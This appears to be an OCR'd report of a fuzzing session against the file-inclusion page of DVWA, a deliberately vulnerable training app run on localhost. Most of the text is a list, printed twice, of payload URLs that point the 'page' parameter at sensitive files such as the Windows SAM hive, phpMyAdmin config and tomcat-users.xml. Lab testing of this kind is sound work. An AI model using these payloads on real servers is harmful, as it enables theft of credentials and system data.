
Url fuzzed: http://127.0.0.1:8080/DVWA-master/vulnerabilities/fi/?page=■

Fuzzed session finished at at time: 2020-06-30 20:45:15


Total attempts during the session: 424

Total faults during the session: 42

Remote file inclusion vulnerability: False



Status code of responses



http://127.0.0.1:8080/DVWA-master/vulnerabilities/fi/?page=C:/$recycle.bin/s-1-5-18/desktop.ini
http://127.0.0.1:8080/DVWA-master/vulnerabilities/fi/?page=C:/inetpub/logs/logfiles
http://127.0.0.1:8080/DVWA-master/vulnerabilities/fi/?page=C:/system volume information/wpsettings.dat
http://127.0.0.1:8080/DVWA-master/vulnerabilities/fi/?page=C:/windows/csc/v2.0.6/pq
http://127.0.0.1:8080/DVWA-master/vulnerabilities/fi/?page=C:/windows/csc/v2.0.6/sm
http://127.0.0.1:8080/DVWA-master/vulnerabilities/fi/?page=C:/windows/panther/setupinfo
http://127.0.0.1:8080/DVWA-master/vulnerabilities/fi/?page=C:/windows/system32/config/sam
http://127.0.0.1:8080/DVWA-master/vulnerabilities/fi/?page=C:/windows/system32/config/system
http://127.0.0.1:8080/DVWA-master/vulnerabilities/fi/?page=C:/windows/system32/drivers/etc/hosts
http://127.0.0.1:8080/DVWA-master/vulnerabilities/fi/?page=C:/windows/system32/inetsrv/config/schema/aspnet_s
http://127.0.0.1:8080/DVWA-master/vulnerabilities/fi/?page=C:/windows/system32/license.rtf
http://127.0.0.1:8080/DVWA-master/vulnerabilities/fi/?page=C:/windows/system.ini
http://127.0.0.1:8080/DVWA-master/vulnerabilities/fi/?page=C:/windows/temp/
http://127.0.0.1:8080/DVWA-master/vulnerabilities/fi/?page=C:/windows/windowsupdate.log
http://127.0.0.1:8080/DVWA-master/vulnerabilities/fi/?page=C:/windows/win.ini
http://127.0.0.1:8080/DVWA-master/vulnerabilities/fi/?page=C:/xampp/mercurymail/mercury.ini
http://127.0.0.1:8080/DVWA-master/vulnerabilities/fi/?page=C:/xampp/phpmyadmin/config.inc.php
http://127.0.0.1:8080/DVWA-master/vulnerabilities/fi/?page=C:/xampp/php/php.ini
http://127.0.0.1:8080/DVWA-master/vulnerabilities/fi/?page=C:/xampp/sendmail/sendmail.ini
http://127.0.0.1:8080/DVWA-master/vulnerabilities/fi/?page=C:/xampp/tomcat/conf/tomcat-users.xml
http://127.0.0.1:8080/DVWA-master/vulnerabilities/fi/?page=C:/xampp/webdav/webdav.txt
http://127.0.0.1:8080/DVWA-master/vulnerabilities/fi/?page=C:/$recycle.bin/s-1-5-18/desktop.ini
http://127.0.0.1:8080/DVWA-master/vulnerabilities/fi/?page=C:/inetpub/logs/logfiles
http://127.0.0.1:8080/DVWA-master/vulnerabilities/fi/?page=C:/system volume information/wpsettings.dat
http://127.0.0.1:8080/DVWA-master/vulnerabilities/fi/?page=C:/windows/csc/v2.0.6/pq
http://127.0.0.1:8080/DVWA-master/vulnerabilities/fi/?page=C:/windows/csc/v2.0.6/sm
http://127.0.0.1:8080/DVWA-master/vulnerabilities/fi/?page=C:/windows/panther/setupinfo
http://127.0.0.1:8080/DVWA-master/vulnerabilities/fi/?page=C:/windows/system32/config/sam
http://127.0.0.1:8080/DVWA-master/vulnerabilities/fi/?page=C:/windows/system32/config/system
http://127.0.0.1:8080/DVWA-master/vulnerabilities/fi/?page=C:/windows/system32/drivers/etc/hosts
http://127.0.0.1:8080/DVWA-master/vulnerabilities/fi/?page=C:/windows/system32/inetsrv/config/schema/aspnet_s
http://127.0.0.1:8080/DVWA-master/vulnerabilities/fi/?page=C:/windows/system32/license.rtf
http://127.0.0.1:8080/DVWA-master/vulnerabilities/fi/?page=C:/windows/system.ini
http://127.0.0.1:8080/DVWA-master/vulnerabilities/fi/?page=C:/windows/temp/
http://127.0.0.1:8080/DVWA-master/vulnerabilities/fi/?page=C:/windows/windowsupdate.log
http://127.0.0.1:8080/DVWA-master/vulnerabilities/fi/?page=C:/windows/win.ini
http://127.0.0.1:8080/DVWA-master/vulnerabilities/fi/?page=C:/xampp/mercurymail/mercury.ini
http://127.0.0.1:8080/DVWA-master/vulnerabilities/fi/?page=C:/xampp/phpmyadmin/config.inc.php
http://127.0.0.1:8080/DVWA-master/vulnerabilities/fi/?page=C:/xampp/php/php.ini
http://127.0.0.1:8080/DVWA-master/vulnerabilities/fi/?page=C:/xampp/sendmail/sendmail.ini
http://127.0.0.1:8080/DVWA-master/vulnerabilities/fi/?page=C:/xampp/tomcat/conf/tomcat-users.xml
http://127.0.0.1:8080/DVWA-master/vulnerabilities/fi/?page=C:/xampp/webdav/webdav.txt